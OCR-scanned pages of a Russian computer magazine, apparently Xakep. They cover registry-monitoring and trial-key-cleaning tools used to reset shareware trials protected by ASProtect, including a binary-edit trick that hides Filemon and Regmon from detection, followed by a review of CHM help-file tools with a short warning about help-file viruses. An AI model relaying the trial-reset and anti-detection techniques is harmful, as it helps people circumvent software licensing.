
Братья Filemon и Regmon (www.sysinternals.com) - наиболее распространенные мониторы файловых операций. Как только подопытная программа считывает значение из реестра или открывает файл, монитор добавляет информацию об этом событии в свой журнал. Так как содержимое журнала на экране постоянно обновляется, слежение происходит в реальном времени. Очевидные преимущества перед снимком состояния системы - ты сразу видишь, в каком порядке считываются значения ключей, на какой позиции находится указатель в файле и сколько байт ненасытная шаровара из него прочитала. Все как на ладони. Встроенный фильтр позволяет выборочно добавлять или пропускать информацию (следить за определенным процессом или веткой реестра) и подсвечивать ключевые строчки другим цветом. Но у популярности есть и свои минусы. Особо свирепые товарищи (защищенные, к примеру, ASProtect - www.aspack.com/asprotect.htm) принудительно закрывают Filemon и Regmon. Так сказать, занавески задергивают. Найди в файлах filemon/regmon.exe строчки FileMonClass и RegMonClass. Замени их чем-нибудь нейтральным (скажем, FileManGlass и RegManGlass). Для этого воспользуйся любым двоичным редактором. Например, HIEW. Как вариант, зайди на страницу к автору и скачай исходники. Передохни.

API Spy for Windows (www.matcode.com). Вот он, долгожданный универсал. Отслеживает любые API-функции. На этот раз нам понадобятся те, которые работают с системным реестром. Они достаточно подробно описа-



Filemon и Regmon - братья или однофамильцы?



Реестр - не игрушка. Не уверен - не лезь. Одно неосторожное движение, и твоя система запросто может отдать концы.



API Spy for Windows - а нам для других и не нужно


TrashReg (Registry Trash Keys Finder) - примечателен скромностью

ны здесь - http://msdn.microsoft.com/ (на английском) и здесь - http://mik-seite.narod.ru/artikles/register3.htm (на русском). Открой файл с описаниями, выбери любую и добавь в список отслеживаемых. Не нашел в списке? Загляни в родной каталог API Spy, там есть редактор. Если знаешь имя модуля и типы передаваемых параметров, добавь самостоятельно. Особенно понравились две важных фишки - путь к журналу работы и его имя генерируются автоматически, поэтому сохранить можно одним кликом, не отвлекаясь на выбор каталога. И вторая - список отслеживаемых функций легко копируется из секции Imports, прямо из подопытной программы. Отслеживается только та, которую ты выбрал в главном окне API Spy. Даже фильтры не нужны, никакой лишней информации. Помимо всего прочего, отображается адрес вызова наблюдаемой функции. Таким образом, как только найдем триальную метку, сразу узнаем предполагаемый адрес процедуры для ее проверки. Но опять же, это тема для другой статьи.

ГОСПОДА АССЕНИЗАТОРЫ

Раз на раз не приходится, и однажды замечаешь, что все попытки использовал, все способы перепробовал, а просвета не видать. Не нашел триальную метку, запутался в бесконечных обращениях к реестру. Придется целиком и полностью довериться машине. Пусть ищет самостоятельно. Нам понадобится программа для зачистки подозрительных ключей реестра - тех, что содержат бессвязный хлам или пустое значение. Универсальные дворники не подходят - удалять направо и налево пустующие ключи тоже не следует. Наиболее распространенной защитой на сегодняшний день является ASProtect, поэтому тебе не помешают утилиты, подчищающие за ним реестр. Они знают, где нужно искать в первую очередь и что удалять не следует. Обе программы я использую больше года, и ничего страшного с системой не произошло. Кроме постоянных подвисаний, формати... Неудачная шутка. А я так старался.

TrashReg, она же - Registry Trash Keys Finder (http://databack4u.com/snc/download.html). Основная цель программы RTKF - ветвь HKEY_CLASSES_ROOT\CLSID. На сегодняшний день она исправно проверяет все мои 3036 ключей. Умеет стартовать из автозагрузки. Постоянно или с интервалом в несколько дней - тебе решать. Если случайно удалит что-нибудь очень нужное, восстановишь пропажу из резервной копии. Она хранится в каталоге программы в виде стандартного файла реестра предыдущей версии (текстового, не Unicode). Следуя традициям RegMon и ART, по щелчку на выделенном ключе запускает RegEdit и автоматически открывает нужный раздел. Грех жаловаться, она всегда работала на отлично, хотя автор и предупреждает о деструктивных глюках в версии 3.2.1. Можешь не волноваться, на дворе уже 3.2.3, а предыдущая версия проверена вдоль и поперек. Занимает всего 40 килобайт. Если ничего не нашла, выводит сообщение "Видимо еще надо поработать над алгоритмом поиска :-)". Да, скромность не прокуришь, не пропьешь.

Наконец, традиционная альтернатива. Все тот же InqSoft. Window Scanner и Sign 0f Misery ты уже оценил. InqSoft Die, ASProtect, Die! (http://web-hack.ru/inqsoft/index.html#daspr) создан в лучших традициях этой фирмы - трещит по швам от обилия возможностей. Никакой иронии. Наоборот, здорово. Поисковый механизм состоит из так называемых "сканеров". Это два модуля, каждый из которых ищет ключи определенных версий ASProtect. Третий - "Поиск по запросу пользователя". У каждого из них свои особые параметры. Пересказывать не буду, расскажу лишь об одном из них - "Работа со словарем". DAD просматривает определенные ключи реестра в поисках бессмысленной мешанины символов с кодами от 33 до 127. Так как сюда входит вся латиница и цифры, могут быть ложные срабатывания. Если увидишь, что обнаружен осмысленный ключ, добавь его в словарь, и он будет пропущен. Все остальное рекомендую оставить по умолчанию. Умеет удалять ключи в момент запуска, падает в автозагрузку, стартует RegEdit. Полный боекомплект.

Die, ASProtect, Die! во многом умнее своего коллеги, но не спеши отбрасывать TrashReg. Универсального алгоритма для поиска ключей не существует. Там, где ошибается DAD, срабатывает TrashReg, и наоборот.

НАПОСЛЕДОК

При работе со Sly AntiShareWare почитай мантру, расслабь мышцы. Не торопись назначать дату в настройках загрузчика. Не помнишь, в какой день установил подопытную программу? Посмотри дату создания основного исполняемого файла, накинь пару дней сверху. Иначе есть риск угробить час-полтора на поиски регистрационного флажка в реестре.


Не забывай о том, что фильтры в Regmon/Filemon позволяют не только выбрать программу для наблюдения, но и отслеживать определенную ветку реестра, каталог на диске или расширение файла. Странно, что многие пользователи недооценивают их фильтры, а потом жалуются на то, что работать сложно и журнал работы разрастается со страшной силой.

Желательно сделать минимум три снимка реестра - перед установкой, после нее, а также сразу после запуска триального любимца. Инсталлер может и не трогать реестр, предоставив эту грязную работу установленной утилите. В большинстве случаев сравнение первого и третьего снимков выдают метку с потрохами, а иногда она может появиться во время второго или третьего запуска. Случаи, они разные бывают. Экспериментируй.

Отдыхай. Не прощаемся.



- Sly AntiShareWare
www.slyhome.nm.ru
- InqSoft Sign 0f Misery
www.web-hack.ru/inqsoft/
- InqSoft Window Scanner
www.web-hack.ru/inqsoft
- Advanced Registry Tracer
www.elcomsoft.com/art.html
- RegSnap
www.lastbit.com
- RegWorks
www.regworks.narod.ru
- FileMon & RegMon
www.sysinternals.com
- API Spy for Windows
www.matcode.com
- Registry Trash Keys Finder
www.databack4u.com/snc
- InqSoft Die, ASProtect, Die!
www.web-hack.ru/inqsoft


InqSoft Die, ASProtect, Die! - агрессивные навороты

■ MOOF (moof@real.xakep.ru, http://moof.ru)

CENSORED

ПОМОЩЬ НУЖНА?

Тебе, вероятно, уже много раз говорили о том, что настоящие профи клавишей F1 не пользуются и справочных файлов не читают. К счастью, на эту глупую сказочку уже мало кто покупается. Наоборот, любой опытный юзер всегда по достоинству оценивает качественно сделанный хепп. Более того, в Windows справочная система уже достигла такого уровня, что форматом ее файлов стали интересоваться не только разработчики программного обеспечения.

СРЕДСТВА РАЗРАБОТКИ СПРАВОЧНЫХ ФАЙЛОВ


С ЧЕГО ВСЕ НАЧАЛОСЬ

Файлы помощи существовали всегда. Windows еще не было на свете, а кнопка F1 уже выполняла свою спасательную функцию.

В первых версиях Windows справочными файлами гордо именовались обычные txt'шники. Впрочем, их довольно скоро сменили файлы с расширением HLP. Такие файлы создавались из документов формата rtf (Rich Text Format), а затем с помощью специальных программ переводились в особый формат, который понимала винда. Технология получила название WinHelp и была распространена в двух версиях: 3.1 (для win 3.x) и 32 (для win95). Кстати, эти форматы до сих пор поддерживаются - попробуй-ка запустить из командной строки программы Winhelp или Winhlp32.

Но уже в Windows 98 Microsoft стала продвигать новую технологию справочной системы под названием HTML Help. Файлы справки, созданные по этой технологии, имели расширение "chm" и представляли собой откомпилированные многостраничные HTML-документы (отсюда и "CHM" - Compiled HtMl).

Сразу же выяснилось, что работа со справочными файлами нового формата возможна лишь при наличии в системе браузера Internet Explorer версии 3.02 или выше. Вероятно, Microsoft пошла на такой шаг, чтобы пользователям приходилось держать Internet Explorer на своей машине, даже если они предпочитали гулять по Сети с помощью другого браузера (а война ослика IE с Netscape Navigator'ом тогда была в самом разгаре). Тем не менее, новый формат хелп-файлов быстро завоевывал популярность.




Управляем процессом объединения...

ПРОБЛЕМА ВЫБОРА

Самое забавное, что у технологии WinHelp недостатков было немного. В HLP-файлах можно было использовать и перекрестные ссылки, и форматированный текст, и графические изображения, и функцию полнотекстового поиска. Причем все это дело на любой машине работало быстро и отображалось корректно - вне зависимости от установленного в системе браузера.

Обычных пользователей привлекает то, что справочные файлы в CHM-формате выглядят красивее (сказалось негласное присутствие IE с его ActiveX, JavaScript, VBScript, поддержкой Dynamic HTML и таблиц стилей). Продвинутые же товарищи радуются тому, что CHM-файлы отлично подходят для хранения любых HTML-документов.

Возможность записать в один-единственный файл офлайновую версию какого-нибудь сайта, FAQ, ветку форума или подборки отдельных веб-страниц действительно впечатляет. Тем более если учесть, что правильный CHM-файл - это не просто несколько сжатых веб-страниц, это несколько сжатых веб-страниц с таблицей содержания, перечнем указателей и встроенной поисковой системой.



Входит и выходит... Хорошо выходит!

У нас все четко: одна страница - один файл!

ПЕРВАЯ ПОМОЩЬ

Теперь, думаю, ты уже догадался, почему по Сети сейчас гуляет так много книг, учебников и справочников в формате CHM! Давай тогда прикинем, а как лично ты можешь приобщиться к HTML Help технологии. Первым делом советую вспомнить, как часто ты во время веб-серфинга сбрасываешь веб-странички себе на винч. В каком формате их сохраняет IE? HTML-файл + каталог с картинками? Это лучше, чем ничего. Но все же было бы лучше, если бы вся информация (и HTML-документ, и картинки) хранилась в одном файле. Как это сделать? Легко! Нужно лишь воспользоваться услугами утилиты SaveChm версии 1.0.0.8! Свои первые chm-файлы я делал именно ей, так что - рекомендую.

Скачать SaveChm можно с сайта http://yarix.by.ru. После установки следует запустить IE, вызвать настройку панели инструментов и добавить кнопочку SaveChm на морду браузера. Теперь проверяем: заходим на любой сайт и кликаем в бродилке по кнопке с дискетой.

Процесс сохранения страницы состоит из двух частей: сначала IE сохраняет страницу на диск в привычном для нас виде (файл + каталог с картинками), после чего SaveChm компилирует все это дело в chm-файл. Готово! Одна страница - один файл! И никакого мусора! Удобно, ты согласен?

СОБИРАЕМ САЙТЫ

Сохранять веб-страницы в CHM-формате привыкаешь быстро. Но, честно говоря, полноценным справочным файлом результат такого сохранения не назовешь. Другое дело, если под крышей одного chm'ошника будут скрываться сразу несколько связанных между собой HTML-страниц.

Например, мы скачали телепортом (или другим офлайновым браузером) какой-нибудь сайт и теперь хотим превратить его в один документ. Преимущества такого подхода мы уже проходили. Во-первых, chm-файл весит меньше, чем набор отдельных веб-страниц, и его удобнее хранить и распространять. Во-вторых, в процессе конвертирования офлайновая версия сайта обзаводится собственным поисковым механизмом (которым, возможно, не могла похвастаться даже онлайновая версия :)).

Убедил? Дело за софтом. Думаю, стоит присмотреться к замечательной проге htm2chm - она умеет конвертировать в CHM не только отдельные файлы, но и целые сайты.

Сборку программа выполняет следующим образом: в качестве входного файла ты указываешь индексный файл сайта, и htm2chm заливает в CHM-файл все документы, на которые он ссылается.

На тот случай, если в одном справочном файле ты захочешь объединить несколько не связанных между собой файлов, полезно иметь под рукой еще и утилиту под названием dir2htm (http://dir2htm.nm.ru). Эта утилита облегчает создание файла оглавления, позволяющего свободно ориентироваться в большом количестве веб-страниц.

Однако, возвращаясь к программе htm2chm, хочу заметить, что одной из ее за-


ПОПУЛЯРНЫЕ ФАЙЛЫ ПОМОЩИ:

Windows FAQ
- **www.3dnews.ru/reviews/software/win-xp-faq**
- **www.3dnews.ru/reviews/software/win2000_faq**

Справка по реестру
- **http://winchanger.narod.ru/registry.html**

BIOS Setup
- **http://raspopov.dem.ru/bios.html**


Интернет-шпаргалка
- **www.is.svitonline.com/forest_g/doc.htm**



Весь инструментарий, необходимый для созданий cmh-файлов, ты найдешь на компакт-диске к журналу.



Ссылки по теме:
- **www.hyperhelp.dtn.ru**
- **www.helpsite.narod.ru**
- **www.helpmaster.com**
- **www.helpware.net**



Грабим сайты нежно и с любовью...



ПЛАГИНЫ К ФАЙЛОВЫМ МЕНЕДЖЕРАМ:

CHMView
Плагин для FAR'а, позволяющий просматривать и изменять содержимое chm-файлов.


CHMDir
Плагин для Total Commander (бывший Windows Commander), с помощью которого можно декомпилировать chm-файлы, извлекать и редактировать их содержимое.

DocFile Browser Plugin for FAR
Еще один дополнительный модуль, благодаря которому ты сможешь из FAR'а просматривать и изменять содержимое составных файлов документов, в том числе и chm. Кстати, этот плагин можно настроить и для работы с Total Commander - через плагин под названием Far2wc :).

Все указанные доп. модули ты найдешь по этим двум адресам:
- **http://wincmd.ru**
- **http://plugring.farmanager.com**



Мастер тебе в помощь...


Конвертируем качественно и быстро...

нятных фич является функция декомпиляции chm-файлов. Это позволяет тебе, к примеру, декомпилировать свои старые проекты (или чужие новые :)), дополнять их свежей инфой и заново их компилировать.


Заюзать указанную фичу проще простого. Достаточно кликнуть на chm-файл правой кнопкой и выбрать в появившемся контекстном меню пункт htm2chm > "Извлечь". Я опробовал этот метод на файле помощи к "Косынке" и... внутренности этого файла тут же легли в заданный каталог.

Разумеется, htm2chm - не единственная программа, умеющая собирать наборы готовых веб-страниц в полноценные справочные файлы. Если это тебя заинтересует, то, как минимум, я советую тебе попробовать еще один инструмент - утилиту Web2HTML Help (www.web2htmlhelp.co.uk). Утилита очень легка в освоении, может похвастаться пошаговым мастером, а для сборки проекта задействует родной компилятор от Microsoft.

Впрочем, о Microsoft HTML Help Workshop мы поговорим позднее. Пока я лишь подскажу тебе сайт, с которого указанное ПО можно скачать. Ты не поверишь, но лежит оно на... http://download.microsoft.com.


КЛЕИМ CHM'ОШНИК ИЗ КУСКОВ

Увы, у подхода, подразумевающего прямое конвертирование веб-страниц в файл помощи, есть недостатки. Выполняется преобразование, бесспорно, быстро, но всегда ли красиво выглядит результат? Нет! Проблема в том, что необработанные веб-страницы обычно режут глаза баннерами, счетчиками и прочими ненужными элементами, которые тебе в справочном файле на фиг не нужны. Что делать? Проще всего, конечно, воспользоваться HTML-редактором и "почистить" все исходные веб-страницы. Но это в том случае, если эти страницы уже хранятся на твоем винче. Если же ты еще только собираешься вылезти в Сеть с целью сбора необходимой тебе инфы, то правильнее будет сразу же приобрести для этого дела специальный веб-граббер. А лучше веб-граббера, чем WebCatcher, я отвечаю, ты не найдешь. Последнюю версию этой фантастической проги ты можешь скачать с официального сайта: www.wiz-issoft.com.


HelpScribble. Работает хорошо, но просит денег

Внутри этой проги вся информация хранится в виде книг - файлов с расширением .book. Т.е. в каждой книге может быть хоть сотня страниц и фрагментов, но все они будут спрятаны в одном book-файле.

Прога встраивает пару дополнительных пунктов в контекстное меню ослика IE. Один клик по Send X to WebCatcher, и прога уже предлагает тебе сохранить всю страничку или выделенный ее фрагмент. То есть ты изначально не обязан пихать в базу данных программы веб-странички целиком (с баннерами и элементами оформления) - можешь аккуратно вырезать из страниц лишь интересующие тебя фрагменты информации. Кроме непосредственного сохранения веб-страниц из браузера, WebCatcher может импортировать уже имеющиеся на твоем винчестере HTML-документы. А как только информация попадает в базу WebCatcher, ты получаешь над ней полный контроль. Ты можешь добавлять, удалять, переименовывать, перемещать, объединять записи. А еще ты можешь их редактировать! Причем в визуальном режиме. Так что подготовка веб-страниц к последующему конвертированию в CHM-формат выполняется легко и приятно.


HTML Help Workshop - классика жанра

Приведя отдельные записи в полный порядок, следует зайти в меню "Файл" > "Экспорт" и выбирать "Экспорт в chm-файл". Экспортировать можно как целую книгу, так и отдельные ее ветви-записи.

Именно с помощью этой проги по материалам сайта www.spelling.spb.ru был сделан chm-файл "Розенталь-98".

МНЕ НУЖЕН РЕДАКТОР!

Вот теперь пришло время разобраться с ранее упоминавшимся HTML Help Workshop'ом. Программа мощная, серьезная, предназначена для создания, просмотра и изменения хелп-файлов различных версий, но интуитивно понятным интерфейсом она, увы, похвастаться не может. То есть при работе с ней тебе придется вникать во все тонкости строения и наполнения chm-файлов.

ТЕСТ СЖАТИЯ

Я брал первую страницу сайта **www.xakep.ru** и делал из нее chm-файл. Вот что получилось:

Название программы - размер (байт)
Web2HTML Help - 206274
ABC Amber Text Converter - 189193
html2chm 2.2 - 187027
html2chm 3 - 176006
HTML Help Workshop - 171284
SaveChm - 166766
WebCatcher - 163715
Helpware FAR - 163591


ЧТО ДАЛЬШЕ?

Все говорит о том, что формату CHM предстоит жить еще долго. Хотя уже сейчас у Microsoft имеется новая технология справочных систем - Microsoft Help 2.0. Она встроена в Microsoft Visual Studio .NET и... мало кому нужна (я уже говорил, что многим разработчикам и технологии WinHelp до сих пор вполне хватает). Перемен на этом фронте можно ждать только после выхода следующей версии виндов - уже точно известно, что в Longhorn будет новая справочная система, основанная на Microsoft Assistance Markup Language (MAML) - специальном языке разметки на базе XML. Новые файлы справки будут иметь расширение .HxS, а программа для их просмотра будет называться Help Pane. Громких заявлений - масса. Но в любом случае нам грозит повышенная интерактивность и умение справки обновляться через интернет. М-да...

Более подробную информацию (на английском) ты можешь найти по адресу **www.helpware.net/mshelp2/h20.htm**.

ВОПРОСЫ БЕЗОПАСНОСТИ

К справочным файлам большинство юзеров привыкли относиться как к чему-то безобидному. Многие даже не проверяют их антивирусом, когда скачивают по Сети или получают по почте. Это забавно, особенно если учесть, что первый вирус, заражающий хелп-файлы, появился еще зимой 1999 года. Этот вирус, получивший название Win95.SK, базировался на том факте, что HLP-файлы могут содержать макросы, причем этим макросам разрешается создавать на диске файлы и запускать их на выполнение. Черт, а ведь речь идет о технологии WinHelp и файлах помощи старого образца! А ты представь, какая дыра в безопасности компьютерных систем возникла в результате появления HTML Help, в которой для просмотра справочных файлов используется движок Internet Explorer! Я даже рассказывать тебе ничего не буду - просто зайди на сайт Вирусной энциклопедии (**www.viruslist.com**) и поищи там по ключевому слову "CHM". Результаты тебя порадуют. Даже последний червь (Worm.Win32.Bizex), распространяющийся по ICQ, и тот, оказывается, использовал в своей работе CHM-эксплойт! Так что, приятель, у справочных файлов Windows безопасный внешний вид сочетается с несомненной потенциальной опасностью - советую тебе взять это обстоятельство на заметку.



Helpware FAR. Одно "FAR" в названии чего стоит! :)

Многим программистам HTML Help Workshop нравится, но обычные юзеры его устанавливают в основном только из-за компилятора, которым активно пользуются многие другие программы.


Так что для полноценной работы тебе потребуется, соответственно, полноценный редактор - такой как HelpScribble (брать по адресу: www.helpscribble.com). Вот это уже действительно серьезный инструмент, и файл справки (хоть в формате hlp, хоть - chm), созданный с его помощью, будет выглядеть именно так, как ты хочешь. Помимо стандартных для любого текстового редактора функций, HelpScribble позволяет создавать различные события для текста, картинок, кнопок. В нем можно ставить закладки, делать всплывающие подсказки и использовать макросы. В общем, это подходящая прога, если тебе требуется создать файл помощи с нуля. С этой точки зрения возможностей у HelpScribble очень много, правда, есть одно но, которое, скорей всего, тебе не понравится: этот редактор стоит денег, а его бесплатная демо-версия не позволяет сохранять файлы в формате chm :).

Другой вариант: у тебя уже есть готовый набор HTML-страниц, и тебе надо его только собрать, но собрать именно так, как хочешь ты, а не так, как по дефолту собирают chm-файлы утилиты начального уровня. Ок, редактор Helpware FAR в этом случае как раз то что доктор прописал. Скачать указанное ПО можно по адресу: http://helpware.net/FAR.

Helpware FAR не имеет встроенного html-редактора, зато наделен достаточно богатым набором инструментов (команды работы с файлами и списками файлов, редактор оглавления, редактор проекта и т.д.), предназначенных для сборки больших серьезных проектов из отдельных частей. При этом работать с Helpware FAR одно удовольствие - создание CHM-файла со сложной структурой серьезно облегчает мощный Мастер. Для компиляции файла программа использует все тот же HTML Help Workshop.

ПРИСТУПАЕМ К ПРАВКЕ

После того как мы, наконец, собрали наш chm-файл, пришло время его... отредактировать. Особенно в том случае, если для сборки проекта мы пользовались одной из простых утилит, которая скомпилировала chm'ошник так, как она считала нужным. Зачем отказываться от использования простых инструментов, если конечный результат, в случае чего, можно будет поправить. Тем более что существуют специальные программы для редактирования файлов помощи. Я расскажу тебе об одной из них: Help & Manual версии 3.4 (берем на www.helpandmanual.com). Программа умеет декомпилировать файлы помощи windows различных версий (не только chm, но еще и hlp) и позволяет в визуальном режиме их редактировать. Ты можешь изменить структуру файла и отредактировать почти все: оглавление файла, список ключевых слов и, разумеется, содержание страниц. Кроме этого, у тебя есть возможность вставить новые картинки, кнопки, видеофайлы, макросы...



